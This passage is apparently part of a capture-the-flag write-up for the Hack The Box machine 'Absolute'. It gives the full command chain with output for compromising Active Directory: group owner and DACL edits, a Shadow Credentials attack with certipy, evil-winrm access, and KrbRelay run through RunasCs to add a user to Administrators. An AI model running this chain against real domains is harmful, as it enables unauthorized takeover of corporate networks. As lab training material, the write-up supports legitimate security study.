
Then, we launch `BloodHound` and connect to the `neo4j` database. If you are setting up `BloodHound` for the first time, the default credentials are `neo4j:neo4j`, but you will be asked to change the password, so the credentials for each user are different.

```
sudo bloodhound
```

After connecting, all we have to do is drag and drop the `.zip` file that was created by `py-Kerberos` into the `BloodHound` GUI and the import/analysis process will start automatically.



We then have to sync our process to the data we have gathered. On the top left, we search for the user `m.lovegod` and right click on the user's node, marking it as owned. We can do the same for the other users that we have credentials/tickets for as well. Looking at the `Analysis` tab we can see some common predefined queries that we can execute to find interesting and potentially exploitable properties and relations. In this case, however, we find valuable information by looking at the `Transitive Object Control` attribute of the `m.lovegod` user node.



It seems like the user `m.lovegod` owns the `NETWORK_AUDIT` group, which in turn has `GenericWrite` on `winrm_user`, who is a member of the `REMOTE MANAGEMENT USERS` group. This means that if we manage to work our way to the `winrm_user` user, we can use `WinRM` and gain access to the machine. One way to do this is to add `m.lovegod` to the `NETWORK AUDIT` group and then perform a Shadow Credentials Attack on `winrm_user`. This will work because `m.lovegod` has the `GenericWrite` permission over the account, provided that Active Directory Certificate Services (`ADCS`) is installed.

> Note: In BloodHound, if you right-click on an edge and then `Help` you will find an `Abuse info` tab that tells you how to exploit this attribute, if it's exploitable. In this case, we could abuse `GenericWrite` to make the `winrm_user` kerberoastable but that would not take us very far because the password is uncrackable.

To add the user to the group, we could make the user `m.lovegod` owner of the group first. In order to modify the owner of a group we could use the owneredit.py which is a pull request on the `Impacket` suite.

```
python3 owneredit.py -k -no-pass absolute.htb/m.lovegod -dc-ip dc.absolute.htb -new-owner m.lovegod -target 'Network Audit' -action write
```

```
python3 owneredit.py -k -no-pass absolute.htb/m.lovegod -dc-ip dc.absolute.htb -new-owner m.lovegod -target
'Network Audit' -action write

[*] Current owner information below
[*] - SID: S-1-5-21-4078382237-1492182817-2568127209-1109
[*] - sAMAccountName: m.lovegod
[*] - distinguishedName: CN=m.lovegod,CN=Users,DC=absolute,DC=htb
[*] OwnerSid modified successfully!
```

We have successfully modified the owner of the group. Now we can use dacledit.py, another pull request for `Impacket`, which will allow us to give full control of the `Network Audit` group to the user `m.lovegod`.

```
python3 dacledit.py -k -no-pass absolute.htb/m.lovegod -dc-ip dc.absolute.htb -principal m.lovegod -target "Network Audit" -action write -rights FullControl
```

```
python3 dacledit.py -k -no-pass absolute.htb/m.lovegod -dc-ip dc.absolute.htb -principal m.lovegod -target
"Network Audit" -action write -rights FullControl

[*] DACL backed up to dacledit-20230206-090729.bak
[*] DACL modified successfully!
```

We then use `net rpc` to add the user `m.lovegod` to the group `Network Audit`.

```
net rpc group addmem "Network Audit" m.lovegod -U 'm.lovegod' -k -S dc.absolute.htb
```

This command will give no output, so we can check if the user was added successfully using `ldapsearch`.

```
ldapsearch -H ldap://dc.absolute.htb -Y GSSAPI -b "cn=m.lovegod,cn=users,dc=absolute,dc=htb"
```

```
ldapsearch -H ldap://dc.absolute.htb -Y GSSAPI -b "cn=m.lovegod,cn=users,dc=absolute,dc=htb"

<SNIP>
memberOf: CN=Network Audit,CN=Users,DC=absolute,DC=htb
memberOf: CN=Networkers,CN=Users,DC=absolute,DC=htb
memberOf: CN=Protected Users,CN=Users,DC=absolute,DC=htb
<SNIP>
```

At this point, we should have `GenericWrite` over the `winrm_user`, so we first check if `ADCS` is installed, using certipy.

```
certipy find -k -no-pass -u absolute.htb/m.lovegod@dc.absolute.htb -dc-ip 10.10.11.181 -target dc.absolute.htb
```

```
certipy find -k -no-pass -u absolute.htb/m.lovegod@dc.absolute.htb -dc-ip 10.10.11.181 -target dc.absolute.htb

Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'absolute-DC-CA' via CSRA
<SNIP>
```

It seems like `ADCS` is indeed installed on the system. Since we have `GenericWrite` and `ADCS` is installed, we can overwrite the `msDS-KeyCredentialLink` attribute of the `winrm_user` user, which is vital for the shadow credential attack, and get a `TGT` for this user.

```
certipy shadow auto -k -no-pass -u absolute.htb/m.lovegod@dc.absolute.htb -dc-ip
10.10.11.181 -target dc.absolute.htb -account winrm_user
```

```
certipy shadow auto -k -no-pass -u absolute.htb/m.lovegod@dc.absolute.htb -dc-ip 10.10.11.181 -target
dc.absolute.htb -account winrm_user

[*] Targeting user 'winrm_user'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
<SNIP>
[*] Using principal: winrm_user@absolute.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_user.ccache'
[*] Trying to retrieve NT hash for 'winrm_user'
[*] Restoring the old Key Credentials for 'winrm_user'
<SNIP>
```

> Note: If you encounter problems at this stage, first of all verify that the user `m.lovegod` is still part of the `Network Audit` group using `ldapsearch` and after you verify that, ask for a new `TGT` for the user `m.lovegod` using the `getTGT` script .

We can now use this ticket, in combination with `evil-winrm`, to finally access the machine.

```
export KRB5CCNAME=winrm_user.ccache
evil-winrm -i dc.absolute.htb -r ABSOLUTE.HTB
```

```
evil-winrm -i dc.absolute.htb -r ABSOLUTE.HTB

*Evil-WinRM* PS C:\Users\winrm_user\Documents> whoami
absolute\winrm_user
```

The user flag can be found in `C:\Users\winrm_user\Desktop\user.txt`.

Privilege Escalation

Enumerating the remote machine, we quickly come to notice that everything seems to be standard and patched. Thus, there is no immediately obvious way to escalate our privileges to the Administrator user. Thinking back to the foothold phase, we recall dealing a lot with `Kerberos` tickets, so it may be worth focusing on searching for `Kerberos` vulnerabilities at this stage. After searching around, we eventually find

KrbRelay, which works on *default* Windows installations, in which `LDAP` signing is disabled.

First of all, we download an archived `.zip` of the repository on our local Windows machine.

Then, we use Visual Studio to open the `KrbRelay.sln` file and compile the binaries in this project. Once the solution has been opened, we verify that we are going to build for release and not debug and then click on the `Build` option, followed by `Build Solution`.

Now we have two executables; `..\CheckPort\bin\Release\CheckPort.exe` and `..\KrbRelay\bin\Release\KrbRelay.exe`. We transfer these two executables to our Linux machine and use our `evil-winrm` session to transfer them to the remote machine, so we can start our attack.

```
upload CheckPort.exe
upload KrbRelay.exe
```

```
*Evil-WinRM* PS C:\Users\winrm_user\music> upload CheckPort.exe

Info: Uploading CheckPort.exe to C:\Users\winrm_user\music\CheckPort.exe
Info: Upload successful!

*Evil-WinRM* PS C:\Users\winrm_user\music> upload KrbRelay.exe

Info: Uploading KrbRelay.exe to C:\Users\winrm_user\music\KrbRelay.exe
Info: Upload successful!
```

We execute the `CheckPort.exe` binary first, to find available ports for the OXID resolver to run.

```
.\CheckPort.exe
```

```
*Evil-WinRM* PS C:\Users\winrm_user\music> .\CheckPort.exe

[*] Looking for available ports..
[*] SYSTEM Is allowed through port 10
```

Then, we need to find a CLSID to specify the service that `KrbRelay` is going to run in. The `CLSIDs` vary among Windows versions, but we can typically use the default ones like the `CLSID` of `TrustedInstaller`.

```
8F5DF053-3013-4dd8-B5F4-88214E81C0CF
```

> Note: Inside the `KrbRelay` repository, there is a section that mentions the tool [oleviewdotnet](#) and gives some instructions on how to use that tool to enumerate for more valid `CLSIDs`.

Finally, we are ready to execute `KrbRelay`.

```
.\KrbRelay.exe -spn ldap/dc.absolute.htb -clsid 8F5DF053-3013-4dd8-B5F4-88214E81C0CF -
port 10
```

```
*Evil-WinRM* PS C:\Users\winrm_user\music> .\KrbRelay.exe -spn ldap/dc.absolute.htb -clsid
8F5DF053-3013-4dd8-B5F4-88214E81C0CF -port 10

[*] Relaying context: absolute.htb\DC$
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: C:\Users\winrm_user\music\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAABGgQIAAAAAAADrM9+nXsNNpYH7ISjrzYYNAngAAAAS//8ipJypVe2fRiIAD
AAHADEAMgA3AC4AMAAuADAALgAxAAAAAAAJAP//AAAeAP//AAAQAP//AAAKAP//AAAWAP//AAAfAP//AAAOAP//AAAAAA==:

[*] Forcing SYSTEM authentication
[*] Using CLSID: 8f5df053-3013-4dd8-b5f4-88214e81c0cf
System.UnauthorizedAccessException: Access is denied.
```

We get the error `Access Denied`. This error message gives us very little information to debug, so we have to dig a little deeper on how `KrbRelay` works. One thing that we notice on various screen shots from blog posts and repositories, is that `KrbRelay` is always shown while having an interactive session, a console, on the machine. During an interactive session, the credentials for the user are stored in memory. Unfortunately, this is not the case when using `PS remoting` to access the machine.

The command `qwinsta`, for instance, requires an interactive session to run, so we check its output to verify our hypothesis.

```
*Evil-WinRM* PS C:\Users\winrm_user\music> qwinsta

qwinsta.exe : No session exists for *
```

Indeed, we are not in an interactive session. To overcome this, we can use the [RunasCs](#) tool. According to the repository:

> *RunasCs* is an utility to run specific processes with different permissions than the user's current logon provides using explicit credentials.

Currently, `RunasCs`, supports many [logon types](#) but the most important ones are 2, 3 and 9.

- Logon type 2: Is like having a console on the box. Unfortunately, this Logon Type cannot be used by everyone on DCs because its pre-requisite is that the user needs the "Interactive Logon" privileges, which is not granted by default on a Domain Controller.
- Logon Type 3: Working as a User Account Control (`UAC`) bypass, it also requires credentials and is basically a network Interactive logon because it, too, needs the "Interactive Logon" privileges.
- Logon Type 9: This logon type is the same as running `runas /netonly`, meaning that credentials won't be checked and we're authenticating on the network with the provided password.

It seems like the logon type 9 is our best option at this point because we will authenticate over the network as another user, with any password we want, while we run the application locally as ourselves. We grab the latest executable from the release section of the repository, upload it to the machine using `evil-winrm`, and test our theory with the `qwinsta` command.

```
upload runascs.exe
.\runascs.exe winrm_user -d absolute.htb TotallyNotACorrectPassword -l 9 "qwinsta"
```

```
*Evil-WinRM* PS C:\Users\winrm_user\music> .\runascs.exe winrm_user -d absolute.htb
TotallyNotACorrectPassword -l 9 "qwinsta"

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console                                     1  Conn
```

This time we got some output, so our theory seems to be promising. We then re-run `KrbRelay` through `RunasCs`.

```
.\runascs.exe winrm_user -d absolute.htb TotallyNotACorrectPassword -l 9
"C:\users\winrm_user\music\KrbRelay.exe -spn ldap/dc.absolute.htb -clsid 8F5DF053-3013-
4dd8-B5F4-88214E81C0CF -port 10"
```

```
*Evil-WinRM* PS C:\Users\winrm_user\music> .\runascs.exe winrm_user -d absolute.htb
TotallyNotACorrectPassword -l 9 "C:\users\winrm_user\music\KrbRelay.exe -spn ldap/dc.absolute.htb -clsid
8F5DF053-3013-4dd8-B5F4-88214E81C0CF -port 10"

[*] Relaying context: absolute.htb\DC$
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: C:\users\winrm_user\music\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAAABGgQIAAAAAAAA8/InKEIMgCU5QomSHuCuhAkQAAHgL
//9Su9SPh7ST1iIADAAHADEAMgA3AC4AMAAuADAALgAxAAAAAAAJAP//AAAeAP//AAAQAP//AAAKAP//AAAWAP//AAAfAP//AAAOAP
//AAAAAA==:

[*] Forcing SYSTEM authentication
[*] Using CLSID: 8f5df053-3013-4dd8-b5f4-88214e81c0cf
<SNIP>
[*] bind: 0
[*] ldap_get_option: LDAP_SUCCESS
[+] LDAP session established
```

This time the `LDAP` bind was a success. We proceed to fully exploit this vulnerability by adding the `winrm_user` user to the `Administrators` group.

```
.\runascs.exe winrm_user -d absolute.htb TotallyNotACorrectPassword -l 9
"C:\users\winrm_user\music\KrbRelay.exe -spn ldap/dc.absolute.htb -clsid 8F5DF053-3013-
4dd8-B5F4-88214E81C0CF -port 10 -add-groupmember Administrators winrm_user"
```

```
*Evil-WinRM* PS C:\Users\winrm_user\music> .\runascs.exe winrm_user -d absolute.htb
TotallyNotACorrectPassword -l 9 "C:\users\winrm_user\music\KrbRelay.exe -spn ldap/dc.absolute.htb -clsid
8F5DF053-3013-4dd8-B5F4-88214E81C0CF -port 10 -add-groupmember Administrators winrm_user"

[*] Relaying context: absolute.htb\DC$
[*] Rewriting function table
[*] Rewriting PEB
[*] GetModuleFileName: System
[*] Init com server
[*] GetModuleFileName: C:\users\winrm_user\music\KrbRelay.exe
[*] Register com server
objref:TUVPVwEAAAAAAAAAAAAAAMAAAAAAAAABGgQIAAAAAAAADQbLdJSNdY6IZousYTTzmMAngAAOAH///3YRrKeZQ18iIADAAHADEAM
gA3AC4AMAAuADAALgAxAAAAAAAJAP//AAAeAP//AAAQAP//AAAKAP//AAAWAP//AAAfAP//AAAOAP//AAAAAAA==:

[*] Forcing SYSTEM authentication
[*] Using CLSID: 8f5df053-3013-4dd8-b5f4-88214e81c0cf
<SNIP>
[*] bind: 0
[*] ldap_get_option: LDAP_SUCCESS
[*] LDAP session established
[*] ldap_modify: LDAP_SUCCESS
```

`KrbRelay` informs us that `LDAP` was modified successfully. We log out and log back in for the changes to take effect and then verify the changes.

```
net user winrm_user
```

```
*Evil-WinRM* PS C:\Users\winrm_user\Documents> net user winrm_user

User name                    winrm_user
Full Name
Comment                      Used to perform simple network tasks
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

<SNIP>

Local Group Memberships      *Administrators       *Remote Management Use
Global Group memberships     *Domain Users         *Protected Users
The command completed successfully.
```

Indeed, the user `winrm_user` is now part of the `Administrators` group.

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.